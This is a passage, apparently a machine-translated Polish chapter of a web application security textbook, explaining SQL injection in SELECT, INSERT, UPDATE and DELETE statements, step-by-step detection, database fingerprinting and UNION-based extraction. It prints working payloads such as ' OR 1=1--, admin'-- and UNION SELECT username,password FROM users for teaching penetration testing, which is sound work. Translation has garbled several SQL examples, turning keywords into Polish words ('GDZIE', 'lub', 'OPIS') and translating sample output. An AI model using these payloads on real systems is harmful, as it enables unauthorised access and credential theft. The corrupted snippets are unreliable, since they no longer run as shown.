Incorrect syntax near 'Reilly'.

Server: Msg 105, Level 15, State 1, Line 1

Unclosed quotation mark before the character string '

Kiedy aplikacja zachowuje się w ten sposób, jest szeroko otwarta na iniekcję SQL. Atakujący może podać dane wejściowe zawierające znak cudzysłowu, aby zakończyć kontrolowany przez siebie ciąg znaków. Następnie może napisać dowolny kod SQL, aby zmodyfikować zapytanie, które programista zamierzał wykonać w aplikacji. Na przykład w tej sytuacji atakujący może zmodyfikować zapytanie, aby zwrócić każdą książkę z katalogu sprzedawcy, wprowadzając wyszukiwane hasło:

Wiley' OR 1=1--

Powoduje to, że aplikacja wykonuje następujące zapytanie:

SELECT author,title,year FROM books WHERE publisher = 'Wiley' OR

1=1--' and published=1

Spowoduje to modyfikację klauzuli WHERE zapytania programisty w celu dodania drugiego warunku. Baza danych sprawdza każdy wiersz w tabeli książek i wyodrębnia każdy rekord, w którym kolumna wydawcy ma wartość Wiley lub gdzie 1 jest równe 1. Ponieważ 1 zawsze równa się 1, baza danych zwraca każdy rekord w tabeli książek. Podwójny łącznik w danych wejściowych atakującego jest znaczącym wyrażeniem w języku SQL, które mówi interpreterowi zapytań, że pozostała część wiersza jest komentarzem i powinna zostać zignorowana. Ta sztuczka jest niezwykle przydatna w niektórych atakach typu SQL injection, ponieważ umożliwia zignorowanie pozostałej części zapytania utworzonego przez programistę aplikacji. W tym przykładzie aplikacja umieszcza łańcuch podany przez użytkownika w pojedynczym cudzysłowie. Ponieważ atakujący zakończył kontrolowany przez siebie ciąg znaków i wstrzyknął trochę dodatkowego kodu SQL, musi obsłużyć końcowy cudzysłów, aby uniknąć błędu składniowego, jak w przykładzie z O'Reilly. Osiąga to przez dodanie podwójnego łącznika, powodując, że pozostała część zapytania jest traktowana jako komentarz. W MySQL musisz umieścić spację po podwójnym myślniku lub użyć znaku krzyżyka, aby określić komentarz. Oryginalne zapytanie kontrolowało również dostęp tylko do opublikowanych książek, ponieważ określono i opublikowano = 1. Wstrzykując sekwencję komentarzy, osoba atakująca uzyskała nieautoryzowany dostęp poprzez zwrócenie szczegółów wszystkich książek, opublikowanych lub innych.

WSKAZÓWKA: W niektórych sytuacjach alternatywnym sposobem obsługi końcowego cudzysłowu bez użycia symbolu komentarza jest „zrównoważenie cudzysłowów". Kończysz wstrzyknięte dane wejściowe elementem danych ciągu, który wymaga końcowego cudzysłowu, aby go hermetyzować. Na przykład wpisując wyszukiwane hasło:

Wiley’ OR ‘a’ = ‘a

wyniki w zapytaniu:

SELECT author,title,year FROM books WHERE publisher = ‘Wiley’ OR

‘a’=’a’ and published=1

Jest to całkowicie poprawne i daje ten sam wynik, co atak 1 = 1 polegający na zwróceniu wszystkich książek opublikowanych przez Wiley, niezależnie od tego, czy zostały opublikowane.

Ten przykład pokazuje, jak można ominąć logikę aplikacji, umożliwiając lukę w kontroli dostępu, w której osoba atakująca może przeglądać wszystkie książki, a nie tylko książki pasujące do dozwolonego filtra (pokazujące opublikowane książki). Jednak pokrótce opiszemy, w jaki sposób można wykorzystać takie błędy iniekcji SQL do wyodrębnienia dowolnych danych z różnych tabel bazy danych oraz do eskalacji uprawnień w bazie danych i na serwerze bazy danych. Z tego powodu każdą lukę w zabezpieczeniach typu SQL injection należy traktować jako wyjątkowo poważną, niezależnie od jej dokładnego kontekstu w obrębie funkcjonalności aplikacji.

Wstrzykiwanie do różnych typów instrukcji

Język SQL zawiera szereg czasowników, które mogą pojawiać się na początku instrukcji. Ponieważ jest to najczęściej używany czasownik, większość luk w zabezpieczeniach związanych z iniekcją SQL powstaje w instrukcjach SELECT. Rzeczywiście, dyskusje na temat iniekcji SQL często sprawiają wrażenie, że luka występuje tylko w połączeniu z instrukcjami SELECT, ponieważ wszystkie użyte przykłady są tego typu. Jednak błędy iniekcji SQL mogą występować w instrukcjach dowolnego typu. Musisz zdawać sobie sprawę z kilku ważnych kwestii w odniesieniu do każdego z nich. Oczywiście, kiedy wchodzisz w interakcję ze zdalną aplikacją, zwykle nie można z góry wiedzieć, na podstawie jakiego typu instrukcji zostanie przetworzony dany element danych wprowadzonych przez użytkownika. Jednak zwykle można zgadywać na podstawie typu funkcji aplikacji, z którą masz do czynienia. Poniżej opisano najpopularniejsze typy instrukcji SQL i ich zastosowania.

Instrukcja SELECT

Instrukcje SELECT służą do pobierania informacji z bazy danych. Wykorzystywane są często w funkcjach, w których aplikacja zwraca informacje w odpowiedzi na działania użytkownika, takie jak przeglądanie katalogu produktów, przeglądanie profilu użytkownika czy przeprowadzanie wyszukiwania. Są również często używane w funkcjach logowania, w których informacje dostarczone przez użytkownika są porównywane z danymi pobranymi z bazy danych. Podobnie jak w poprzednich przykładach, punktem wejścia dla ataków typu SQL injection jest zwykle klauzula WHERE zapytania. Elementy dostarczone przez użytkownika są przekazywane do bazy danych w celu kontrolowania zakresu wyników zapytania. Ponieważ klauzula WHERE jest zwykle końcowym składnikiem instrukcji SELECT, umożliwia to atakującemu użycie symbolu komentarza do obcięcia zapytania do końca jego danych wejściowych bez unieważniania składni całego zapytania. Czasami występują luki w zabezpieczeniach typu SQL injection, które wpływają na inne części zapytania SELECT, takie jak klauzula ORDER BY lub nazwy tabel i kolumn.

Instrukcja INSERT

Instrukcje INSERT służą do tworzenia nowego wiersza danych w tabeli. Są często używane, gdy aplikacja dodaje nowy wpis do dziennika kontroli, tworzy nowe konto użytkownika lub generuje nowe zamówienie. Na przykład aplikacja może pozwolić użytkownikom na samodzielną rejestrację,

określając własną nazwę użytkownika i hasło, a następnie może wstawić szczegóły do tabeli użytkowników za pomocą następującej instrukcji:

INSERT INTO users (username, password, ID, privs) VALUES (‘daf’,

‘secret’, 2248, 1)

Jeśli pole nazwy użytkownika lub hasła jest podatne na wstrzyknięcie kodu SQL, osoba atakująca może wstawić do tabeli dowolne dane, w tym własne wartości ID i priv. Jednak aby to zrobić, musi upewnić się, że pozostała część klauzuli VALUES jest poprawnie wypełniona. W szczególności musi zawierać odpowiednią liczbę elementów danych właściwego typu. Na przykład, wstrzykując do pola nazwy użytkownika, atakujący może podać:

foo’, ‘bar’, 9999, 0)--

Spowoduje to utworzenie konta o identyfikatorze 9999 i priv równym 0. Zakładając, że pole privs jest używane do określania uprawnień konta, może to umożliwić atakującemu utworzenie użytkownika administracyjnego. W niektórych sytuacjach, gdy pracuje się całkowicie na ślepo, wstrzyknięcie do instrukcji INSERT może umożliwić atakującemu wydobycie ciągu znaków z aplikacji. Na przykład osoba atakująca może pobrać ciąg wersji bazy danych i wstawić go do pola w swoim własnym profilu użytkownika, które może zostać wyświetlone w jego przeglądarce w normalny sposób.

WSKAZÓWKA: Podczas próby wstrzyknięcia do instrukcji INSERT możesz nie wiedzieć z góry, ile parametrów jest wymaganych lub jakie są ich typy. W powyższej sytuacji możesz dodawać kolejne pola do klauzuli VALUES, dopóki żądane konto użytkownika nie zostanie faktycznie utworzone. Na przykład, wstrzykując do pola nazwy użytkownika, możesz przesłać:

bla')--

foo’, 1)--

foo’, 1, 1)--

foo’, 1, 1, 1)--

Ponieważ większość baz danych niejawnie rzutuje liczbę całkowitą na łańcuch, na każdej pozycji można użyć wartości całkowitej. W tym przypadku wynikiem jest konto z nazwą użytkownika foo i hasłem 1, niezależnie od kolejności, w jakiej znajdują się pozostałe pola. Jeśli okaże się, że wartość 1 jest nadal odrzucana, możesz wypróbować wartość 2000, co jest stosowane w wielu bazach danych również niejawnie rzutować na typy danych oparte na datach. Po określeniu prawidłowej liczby pól następujących po punkcie wstrzyknięcia, w MS-SQL można dodać drugie dowolne zapytanie i skorzystać z jednej z technik opartych na wnioskowaniu, opisanych w dalszej części tej części. W Oracle zapytanie podselekcji może być wydawane w ramach zapytania wstawiania. Ta kwerenda podselekcji może spowodować powodzenie lub niepowodzenie kwerendy głównej przy użyciu technik opartych na wnioskowaniu opisanych w dalszej części.

Instrukcja UPDATE

Instrukcje UPDATE służą do modyfikowania jednego lub większej liczby istniejących wierszy danych w tabeli. Są często używane w funkcjach, w których użytkownik zmienia wartość już istniejących danych — na przykład aktualizując swoje dane kontaktowe, zmieniając hasło lub zmieniając ilość w wierszu zamówienia. Typowa instrukcja UPDATE działa podobnie jak instrukcja INSERT, z tą różnicą, że zwykle zawiera klauzulę WHERE informującą bazę danych, które wiersze tabeli mają zostać zaktualizowane. Na przykład, gdy użytkownik zmieni swoje hasło, aplikacja może wykonać następujące zapytanie:

UPDATE users SET password=’newsecret’ WHERE user = ‘marcus’ and password = ‘secret’

To zapytanie w efekcie weryfikuje, czy istniejące hasło użytkownika jest poprawne, a jeśli tak, aktualizuje je o nową wartość. Jeśli funkcja jest podatna na wstrzyknięcie kodu SQL, osoba atakująca może ominąć sprawdzanie istniejącego hasła i zaktualizować hasło administratora, wprowadzając następującą nazwę użytkownika:

admin'—

UWAGA: Wyszukiwanie luk w zabezpieczeniach związanych z iniekcją SQL w aplikacji zdalnej jest zawsze potencjalnie niebezpieczne, ponieważ nie można z góry wiedzieć, jakie działanie wykona aplikacja przy użyciu spreparowanych danych wejściowych. W szczególności modyfikacja klauzuli WHERE w instrukcji UPDATE może spowodować wprowadzenie zmian w krytycznej tabeli bazy danych. Na przykład, jeśli właśnie opisany atak zamiast tego dostarczył nazwę użytkownika:

admin’ lub 1=1--

spowodowałoby to wykonanie przez aplikację zapytania:

UPDATE users SET password=’newsecret’ GDZIE użytkownik = ‘admin’ lub

1=1

Spowoduje to zresetowanie wartości hasła każdego użytkownika, ponieważ 1 zawsze równa się 1! Pamiętaj, że to ryzyko istnieje nawet wtedy, gdy atakujesz funkcję aplikacji, która nie aktualizuje żadnych istniejących danych, takich jak główny login. Zdarzały się przypadki, że po udanym zalogowaniu aplikacja wykonywała różne zapytania UPDATE przy użyciu podanej nazwy użytkownika. Oznacza to, że każdy atak na klauzulę WHERE może zostać zreplikowany w tych innych instrukcjach, potencjalnie siejąc spustoszenie w profilach wszystkich użytkowników aplikacji. Należy upewnić się, że właściciel aplikacji akceptuje to nieuniknione ryzyko przed próbą zbadania lub wykorzystania luk iniekcji SQL. Należy również zdecydowanie zachęcić właściciela do wykonania pełnej kopii zapasowej bazy danych przed rozpoczęciem testowania.

instrukcja DELETE

Instrukcje DELETE służą do usuwania jednego lub więcej wierszy danych w tabeli, na przykład gdy użytkownicy usuwają pozycję z koszyka lub usuwają adres dostawy ze swoich danych osobowych. Podobnie jak w przypadku instrukcji UPDATE, klauzula WHERE jest zwykle używana do poinformowania bazy danych, które wiersze tabeli mają zostać zaktualizowane. Dane dostarczone przez użytkownika najprawdopodobniej zostaną włączone do tej klauzuli. Podważenie zamierzonej klauzuli WHERE może mieć dalekosiężne skutki, więc w przypadku tego ataku stosuje się tę samą ostrożność, co w przypadku instrukcji UPDATE.

Znajdowanie błędów wstrzykiwania SQL

W najbardziej oczywistych przypadkach błąd wstrzykiwania kodu SQL można wykryć i ostatecznie zweryfikować, dostarczając do aplikacji pojedynczy element nieoczekiwanych danych wejściowych. W innych przypadkach błędy mogą być bardzo subtelne i trudne do odróżnienia od innych kategorii luk w zabezpieczeniach lub łagodnych anomalii, które nie stanowią zagrożenia dla bezpieczeństwa. Niemniej jednak można wykonać różne kroki w uporządkowany sposób, aby rzetelnie zweryfikować większość błędów SQL injection.

UWAGA: W ćwiczeniach dotyczących mapowania aplikacji należy zidentyfikować przypadki, w których aplikacja wydaje się uzyskiwać dostęp do wewnętrznej bazy danych. Wszystkie z nich należy zbadać

pod kątem błędów iniekcji SQL. W rzeczywistości absolutnie każdy element danych przesłany na serwer może zostać przekazany do funkcji bazy danych w sposób nieoczywisty z punktu widzenia użytkownika i może być potraktowany w sposób niebezpieczny. Dlatego musisz zbadać każdy taki element pod kątem luk w zabezpieczeniach związanych z iniekcją SQL. Obejmuje to wszystkie parametry adresu URL, pliki cookie, elementy danych POST i nagłówki HTTP. We wszystkich przypadkach może istnieć luka w obsłudze zarówno nazwy, jak i wartości odpowiedniego parametru.

WSKAZÓWKA: Podczas sondowania pod kątem luk w zabezpieczeniach związanych z wstrzykiwaniem kodu SQL należy przejść do końca wszystkie wieloetapowe procesy, w których przesyłane są spreparowane dane wejściowe. Aplikacje często gromadzą zbiór danych obejmujący kilka żądań i przechowują go w bazie danych dopiero po zebraniu całego zestawu. W takiej sytuacji ominie Cię wiele luk w zabezpieczeniach związanych z iniekcją SQL, jeśli tylko prześlesz spreparowane dane w ramach każdego pojedynczego żądania i monitorujesz odpowiedź aplikacji na to żądanie.

Wstrzykiwanie do ciągu danych

Gdy dane łańcuchowe dostarczone przez użytkownika są włączane do zapytania SQL, są umieszczane w pojedynczych cudzysłowach. Aby wykorzystać jakąkolwiek lukę związaną z iniekcją SQL, musisz wyjść z tych cudzysłowów.

KROKI HACKOWANIA

1. Prześlij pojedynczy cudzysłów jako element danych, na który kierujesz. Obserwuj, czy wystąpił błąd lub czy wynik w jakikolwiek inny sposób różni się od oryginału. Jeśli zostanie wyświetlony szczegółowy komunikat o błędzie bazy danych, zapoznaj się z sekcją „Składnia SQL i informacje o błędach”, aby zrozumieć jego znaczenie.

2. Jeśli zaobserwowano błąd lub inne rozbieżne zachowanie, podaj razem dwa pojedyncze cudzysłowy. Bazy danych używają dwóch pojedynczych cudzysłowów jako sekwencji ucieczki do reprezentowania dosłownego pojedynczego cudzysłowu, więc sekwencja jest interpretowana jako dane w cudzysłowie, a nie jako terminator ciągu zamykającego. Jeśli te dane wejściowe powodują zniknięcie błędu lub nietypowego zachowania, aplikacja jest prawdopodobnie podatna na iniekcję SQL.

3. Jako dodatkową weryfikację, czy występuje błąd, możesz użyć znaków konkatenatora SQL, aby skonstruować ciąg, który jest równoważny z pewnymi niegroźnymi danymi wejściowymi. Jeśli aplikacja obsługuje spreparowane dane wejściowe w taki sam sposób, jak odpowiednie nieszkodliwe dane wejściowe, prawdopodobnie jest podatna na ataki. Każdy typ bazy danych używa różnych metod łączenia łańcuchów. Poniższe przykłady można wstrzyknąć w celu skonstruowania danych wejściowych, które są równoważne FOO w aplikacji podatnej na ataki:

* Oracle: „||”FOO

* MS-SQL: „+” FOO

* MySQL: ‘’FOO (zwróć uwagę na spację między dwoma cudzysłowami)

WSKAZÓWKA: Jednym ze sposobów potwierdzenia, że aplikacja wchodzi w interakcję z bazą danych zaplecza, jest przesłanie symbolu wieloznacznego SQL % w danym parametrze. Na przykład przesłanie tego w polu wyszukiwania często zwraca dużą liczbę wyników, wskazując, że dane wejściowe są przekazywane do zapytania SQL. Oczywiście nie musi to oznaczać, że aplikacja jest podatna na ataki — należy jedynie dokładniej zbadać, aby zidentyfikować rzeczywiste wady.

WSKAZÓWKA: szukając wstrzyknięcia kodu SQL za pomocą pojedynczego cudzysłowu, zwracaj uwagę na wszelkie błędy JavaScript występujące podczas przetwarzania zwracanej strony przez przeglądarkę. Dość często zdarza się, że dane wejściowe dostarczone przez użytkownika są zwracane w JavaScript, a nieoczyszczony pojedynczy cudzysłów spowoduje błąd w interpreterze JavaScript, podobnie jak w interpreterze SQL. Możliwość wstrzykiwania dowolnego kodu JavaScript do odpowiedzi umożliwia ataki typu cross-site scripting

Wstrzykiwanie do danych liczbowych

Gdy dane numeryczne dostarczone przez użytkownika są włączane do zapytania SQL, aplikacja może nadal traktować je jako dane łańcuchowe, umieszczając je w pojedynczych cudzysłowach. W związku z tym należy zawsze postępować zgodnie z krokami opisanymi wcześniej dla danych łańcuchowych. Jednak w większości przypadków dane liczbowe są przekazywane bezpośrednio do bazy danych w postaci numerycznej i dlatego nie są umieszczane w cudzysłowach. Jeśli żaden z poprzednich testów nie wskazuje na obecność luki w zabezpieczeniach, możesz wykonać inne konkretne kroki w odniesieniu do danych liczbowych.

KROKI HACKOWANIA

1. Spróbuj podać proste wyrażenie matematyczne, które jest równoważne oryginalnej wartości liczbowej. Na przykład, jeśli oryginalna wartość to 2, spróbuj przesłać 1+1 lub 3-1. Jeśli aplikacja zareaguje w ten sam sposób, może być podatna na ataki.

2. Poprzedni test jest najbardziej wiarygodny w przypadkach, w których potwierdziłeś, że modyfikowany element ma zauważalny wpływ na zachowanie aplikacji. Na przykład, jeśli aplikacja używa numerycznego parametru PageID do określenia, która zawartość ma zostać zwrócona, zastąpienie 1+1 zamiast 2 z równoważnymi wynikami jest dobrym znakiem, że występuje iniekcja SQL. Jeśli jednak możesz umieścić dowolne dane wejściowe w parametrze numerycznym bez zmiany zachowania aplikacji, poprzedni test nie dostarczy dowodów na istnienie luki w zabezpieczeniach.

3. Jeśli pierwszy test zakończy się pomyślnie, można uzyskać dalsze dowody na istnienie luki, używając bardziej skomplikowanych wyrażeń, w których używane są słowa kluczowe i składnia charakterystyczne dla języka SQL. Dobrym tego przykładem jest polecenie ASCII, które zwraca numeryczny kod ASCII podanego znaku. Na przykład, ponieważ wartość A w kodzie ASCII wynosi 65, następujące wyrażenie jest równoważne 2 w języku SQL:

67-ASCII('A')

4. Poprzedni test nie zadziała, jeśli filtrowane są pojedyncze cudzysłowy. Jednak w tej sytuacji można wykorzystać fakt, że bazy danych w razie potrzeby niejawnie konwertują dane liczbowe na dane łańcuchowe. Stąd, ponieważ wartość ASCII znaku 1 wynosi 49, następujące wyrażenie jest równoważne 2 w języku SQL:

51-ASCII(1)

WSKAZÓWKA: Częstym błędem podczas sprawdzania aplikacji pod kątem defektów, takich jak iniekcja SQL, jest zapominanie, że niektóre znaki mają specjalne znaczenie w żądaniach HTTP. Jeśli chcesz dołączyć te znaki do ładunku ataku, musisz uważać, aby zakodować je w adresie URL, aby upewnić się, że zostaną zinterpretowane w sposób, w jaki chcesz. W szczególności:

* & i = są używane do łączenia par nazwa/wartość w celu utworzenia ciągu zapytania i bloku danych POST. Powinieneś je zakodować, używając odpowiednio %26 i %3d.

* Spacje literałów nie są dozwolone w ciągu zapytania. Jeśli zostaną przesłane, skutecznie zakończą cały ciąg. Powinieneś zakodować je za pomocą + lub %20.

* Ponieważ znak + jest używany do kodowania spacji, jeśli chcesz umieścić rzeczywisty znak + w łańcuchu, musisz go zakodować przy użyciu %2b. Dlatego w poprzednim przykładzie liczbowym 1+1 należy podać jako 1%2b1.

* Średnik służy do oddzielania pól cookie i powinien być zakodowany przy użyciu %3b.

Te kodowania są niezbędne, niezależnie od tego, czy edytujesz wartość parametru bezpośrednio z przeglądarki, za pomocą przechwytującego serwera proxy, czy w jakikolwiek inny sposób. Jeśli nie uda Ci się poprawnie zakodować problematycznych znaków, możesz unieważnić całe żądanie lub przesłać dane, których nie zamierzałeś.

Opisane kroki są ogólnie wystarczające do zidentyfikowania większości luk związanych z iniekcją SQL, w tym wielu takich, w których żadne użyteczne wyniki lub informacje o błędach nie są przesyłane z powrotem do przeglądarki. Jednak w niektórych przypadkach konieczne mogą być bardziej zaawansowane techniki, takie jak wykorzystanie opóźnień czasowych w celu potwierdzenia obecności luki w zabezpieczeniach.

Wstrzykiwanie do struktury zapytań

Jeśli dane dostarczone przez użytkownika są wstawiane do struktury samego zapytania SQL, a nie element danych w zapytaniu, wykorzystanie iniekcji SQL polega po prostu na bezpośrednim podaniu prawidłowej składni SQL. Do wyrwania się z jakiegokolwiek kontekstu danych nie jest wymagana żadna „ucieczka”. Najczęstszym punktem wstrzyknięcia w strukturze zapytania SQL jest klauzula ORDER BY. Słowo kluczowe ORDER BY pobiera nazwę lub numer kolumny i porządkuje zestaw wyników zgodnie z wartościami w tej kolumnie. Ta funkcja jest często udostępniana użytkownikowi, aby umożliwić sortowanie tabeli w przeglądarce. Typowym przykładem jest sortowalna tabela książek, która jest pobierana za pomocą tego zapytania:

SELECT author, title, year FROM books WHERE publisher = ‘Wiley’ ORDER BY title ASC

Jeśli tytuł kolumny w ORDER BY jest określony przez użytkownika, nie jest konieczne stosowanie pojedynczego cudzysłowu. Dane dostarczone przez użytkownika już bezpośrednio modyfikują strukturę zapytania SQL.

WSKAZÓWKA: W niektórych rzadszych przypadkach dane wprowadzone przez użytkownika mogą określać nazwę kolumny w klauzuli WHERE. Ponieważ nie są one również zawarte w pojedynczych cudzysłowach, występuje podobny problem. Autorzy napotkali również aplikacje, w których nazwa tabeli była parametrem podanym przez użytkownika. Wreszcie, zaskakująca liczba aplikacji ujawnia słowo kluczowe porządku sortowania (ASC lub DESC) do określenia przez użytkownika, być może wierząc, że nie ma to konsekwencji dla ataków typu SQL injection.

Znalezienie iniekcji SQL w nazwie kolumny może być trudne. Jeśli zostanie podana wartość, która nie jest prawidłową nazwą kolumny, zapytanie zwróci błąd. Oznacza to, że odpowiedź będzie taka sama, niezależnie od tego, czy atakujący prześle ciąg przechodzenia ścieżki, pojedynczy cudzysłów, podwójny cudzysłów lub jakikolwiek inny dowolny ciąg. Dlatego powszechne techniki zarówno automatycznego fuzzingu, jak i testowania ręcznego mogą przeoczyć lukę. Standardowe ciągi testowe dla wielu rodzajów luk spowodują tę samą odpowiedź, która sama w sobie może nie ujawniać natury błędu.

UWAGA: Niektórych konwencjonalnych zabezpieczeń przed wstrzyknięciem SQL, opisanych w dalszej części tego rozdziału, nie można zaimplementować dla nazw kolumn określonych przez użytkownika.

Używanie przygotowanych instrukcji lub unikanie pojedynczych cudzysłowów nie zapobiegnie temu typowi iniekcji SQL. W rezultacie wektor ten jest kluczowym wektorem, na który należy zwrócić uwagę w nowoczesnych aplikacjach.

KROKI HACKOWANIA

1. Zanotuj wszystkie parametry, które wydają się sterować kolejnością lub typami pól w wynikach zwracanych przez aplikację.

2. Wykonaj serię żądań podając wartość liczbową w wartości parametru, zaczynając od liczby 1 i zwiększając ją z każdym kolejnym żądaniem:

* Jeśli zmiana liczby w danych wejściowych wpływa na kolejność wyników, dane wejściowe są prawdopodobnie wstawiane do klauzuli ORDER BY. W języku SQL ORDER BY 1 porządkuje według pierwszej kolumny. Zwiększenie tej liczby do 2 powinno wówczas zmienić kolejność wyświetlania danych na kolejność według drugiej kolumny. Jeśli podana liczba jest większa niż liczba kolumn w zestawie wyników, zapytanie powinno zakończyć się niepowodzeniem. W tej sytuacji możesz potwierdzić, że dalsze SQL może zostać wstrzyknięte, sprawdzając, czy kolejność wyników może zostać odwrócona, używając:

1 ASC --

1 OPIS --

* Jeśli podanie liczby 1 spowoduje otrzymanie zestawu wyników z kolumną zawierającą 1 w każdym wierszu, prawdopodobnie dane wejściowe są wstawiane w nazwę kolumny zwracanej przez zapytanie. Na przykład:

SELECT 1,title,year FROM books WHERE publisher='Wiley'

UWAGA: Wykorzystanie iniekcji SQL w klauzuli ORDER BY znacznie różni się od większości innych przypadków. Baza danych nie zaakceptuje w tym momencie zapytania słowa kluczowego UNION, WHERE, OR ani AND. Ogólnie rzecz biorąc, wykorzystanie wymaga, aby osoba atakująca określiła zagnieżdżone zapytanie zamiast parametru, na przykład zastępując nazwę kolumny (wybierz 1, gdzie <<warunek>> lub 1/0=0), wykorzystując w ten sposób techniki wnioskowania opisane w dalszej części tej części . W przypadku baz danych, które obsługują zapytania wsadowe, takie jak MS-SQL, może to być najbardziej wydajna opcja.

Odciski palców w bazie danych

Większość opisanych do tej pory technik jest skuteczna w przypadku wszystkich popularnych platform bazodanowych, a wszelkie rozbieżności zostały uwzględnione poprzez drobne poprawki w składni. Jednak w miarę jak zaczynamy przyglądać się bardziej zaawansowanym technikom eksploatacji, różnice między platformami stają się coraz bardziej znaczące i coraz częściej będziesz musiał wiedzieć, z jakim typem bazy danych zaplecza masz do czynienia. Widziałeś już, jak wyodrębnić łańcuch wersji głównych typów baz danych. Nawet jeśli z jakiegoś powodu nie można tego zrobić, zwykle możliwe jest pobranie odcisku palca bazy danych przy użyciu innych metod. Jednym z najbardziej niezawodnych jest inny sposób łączenia łańcuchów w bazach danych. W zapytaniu, w którym kontrolujesz pewien element danych ciągu, możesz podać określoną wartość w jednym żądaniu, a następnie przetestować różne metody konkatenacji w celu utworzenia tego ciągu. Po uzyskaniu tych samych wyników prawdopodobnie zidentyfikowałeś typ używanej bazy danych. Poniższe przykłady pokazują, w jaki sposób usługi ciągów znaków mogą być konstruowane w typowych typach baz danych:

* Oracle: ‘serv’||’ices’

* MS-SQL: ‘serv’+’ices’

* MySQL: ‘serv’ ‘ices’ (zwróć uwagę na spację)

Jeśli wstrzykujesz dane liczbowe, do odcisku palca bazy danych można użyć następujących ciągów ataku. Każdy z tych elementów ma wartość 0 w docelowej bazie danych i generuje błąd w innych bazach danych:

* Oracle: BITAND(1,1)-BITAND(1,1)

* MS-SQL: @@PACK_RECEIVED-@@PACK_RECEIVED

* MySQL: CONNECTION_ID()-CONNECTION_ID()

UWAGA: Bazy danych MS-SQL i Sybase mają wspólne pochodzenie, więc mają wiele podobieństw w odniesieniu do struktury tabeli, zmiennych globalnych i procedur składowanych. W praktyce większość technik ataków na MS-SQL opisanych w dalszych sekcjach będzie działać w identyczny sposób na Sybase.

Kolejnym interesującym punktem w przypadku baz danych opartych na odciskach palców jest sposób, w jaki MySQL obsługuje niektóre typy komentarzy wbudowanych. Jeśli komentarz zaczyna się od wykrzyknika, po którym następuje ciąg wersji bazy danych, treść komentarza jest interpretowana jako rzeczywisty kod SQL, pod warunkiem, że wersja rzeczywistej bazy danych jest równa lub późniejsza od tego ciągu. W przeciwnym razie treść jest ignorowana i traktowana jako komentarz. Programiści mogą korzystać z tej funkcji podobnie jak dyrektywy preprocesora w C, umożliwiając im pisanie różnych kodów, które będą przetwarzane warunkowo w zależności od używanej wersji bazy danych. Osoba atakująca może również użyć tej funkcji do pobrania dokładnej wersji bazy danych. Na przykład wstrzyknięcie następującego ciągu powoduje, że klauzula WHERE instrukcji SELECT ma wartość false, jeśli używana wersja MySQL jest większa lub równa 3.23.02:

/*!32302 i 1=0*/

Operator UNION

Operator UNION jest używany w języku SQL do łączenia wyników dwóch lub więcej instrukcji SELECT w jeden zestaw wyników. Gdy aplikacja internetowa zawiera lukę umożliwiającą wstrzyknięcie kodu SQL, która występuje w instrukcji SELECT, często można użyć operatora UNION do wykonania drugiego, całkowicie oddzielnego zapytania i połączenia jego wyników z wynikami pierwszego. Jeśli wyniki zapytania zostaną zwrócone do twojej przeglądarki, ta technika może być wykorzystana do łatwego wyodrębnienia dowolnych danych z bazy danych. UNION jest obsługiwany przez wszystkie główne produkty DBMS. Jest to najszybszy sposób na pobranie dowolnych informacji z bazy danych w sytuacjach, gdy wyniki zapytania są zwracane bezpośrednio. Przypomnij sobie aplikację, która umożliwiała użytkownikom wyszukiwanie książek na podstawie autora, tytułu, wydawcy i innych kryteriów. Wyszukiwanie książek wydanych przez Wiley powoduje, że aplikacja wykonuje zapytanie:

SELECT author,title,year FROM books WHERE publisher = ‘Wiley’

Załóżmy, że to zapytanie zwraca następujący zestaw wyników:

AUTOR: TYTUŁ: ROK

Litchfield: Podręcznik hakera bazy danych: 2005

Anley: Podręcznik Shellcodera: 2007

Widzieliśmy już wcześniej, jak osoba atakująca może wprowadzić spreparowane dane wejściowe do funkcji wyszukiwania, aby obalić klauzulę WHERE zapytania i w ten sposób zwrócić wszystkie książki znajdujące się w bazie danych. O wiele bardziej interesującym atakiem byłoby użycie operatora UNION do wstrzyknięcia drugiego zapytania SELECT i dołączenia jego wyników do wyników pierwszego. To drugie zapytanie może wyodrębnić dane z innej tabeli bazy danych.

Na przykład wpisując wyszukiwane hasło:

Wiley' UNION SELECT username,password,uid FROM users--

powoduje, że aplikacja wykonuje następujące zapytanie:

SELECT author,title,year FROM books WHERE publisher = 'Wiley'

UNION SELECT username,password,uid FROM users--'

Spowoduje to zwrócenie wyników pierwotnego wyszukiwania, po których następuje zawartość tabeli użytkowników:

AUTOR: TYTUŁ: ROK

Litchfield: Podręcznik hakera bazy danych: 2005

Anley: Podręcznik Shellcodera: 2007

admin: r00tr0x: 0

klif: Uruchom ponownie: 1

UWAGA: Gdy wyniki dwóch lub więcej zapytań SELECT są łączone przy użyciu operatora UNION, nazwy kolumn połączonego zestawu wyników są takie same, jak te zwrócone przez pierwsze zapytanie SELECT. Jak pokazano w powyższej tabeli, nazwy użytkowników pojawiają się w kolumnie autora, a hasła w kolumnie tytułu. Oznacza to, że gdy aplikacja przetwarza wyniki zmodyfikowanego zapytania, nie ma możliwości wykrycia, że zwracane dane pochodzą z innej tabeli.

Ten prosty przykład demonstruje potencjalnie ogromną moc operatora UNION, gdy jest on używany w ataku typu SQL injection. Jednak zanim będzie można go wykorzystać w ten sposób, należy wziąć pod uwagę dwa ważne zastrzeżenia:

* Gdy wyniki dwóch zapytań są łączone przy użyciu operatora UNION, oba zestawy wyników muszą mieć taką samą strukturę. Innymi słowy, muszą zawierać taką samą liczbę kolumn, które mają te same lub zgodne typy danych, występujące w tej samej kolejności.

* Aby wstrzyknąć drugie zapytanie, które zwróci interesujące wyniki, osoba atakująca musi znać nazwę tabeli bazy danych, którą chce zaatakować, oraz nazwy jej odpowiednich kolumn. Przyjrzyjmy się nieco głębiej pierwszemu z tych zastrzeżeń. Załóżmy, że napastnik próbuje wstrzyknąć drugie zapytanie, które zwraca niepoprawną liczbę kolumn. Podaje to wejście:

Wiley' UNION SELECT username,password FROM users--

Oryginalne zapytanie zwraca trzy kolumny, a wstrzyknięte zapytanie zwraca tylko dwie kolumny. Dlatego baza danych zwraca następujący błąd:

ORA-01789: query block has incorrect number of result columns

Załóżmy zamiast tego, że osoba atakująca próbuje wstrzyknąć drugie zapytanie, którego kolumny mają niezgodne typy danych. Podaje to wejście:

Wiley' UNION SELECT uid,username,password FROM users--

Powoduje to, że baza danych próbuje połączyć kolumnę hasła z drugiego zapytania (która zawiera dane łańcuchowe) z kolumną roku z pierwszego zapytania (która zawiera dane liczbowe). Ponieważ danych łańcuchowych nie można przekonwertować na dane liczbowe, powoduje to błąd:

ORA-01790: expression must have same datatype as corresponding expression

UWAGA: Pokazane tutaj komunikaty o błędach dotyczą Oracle.

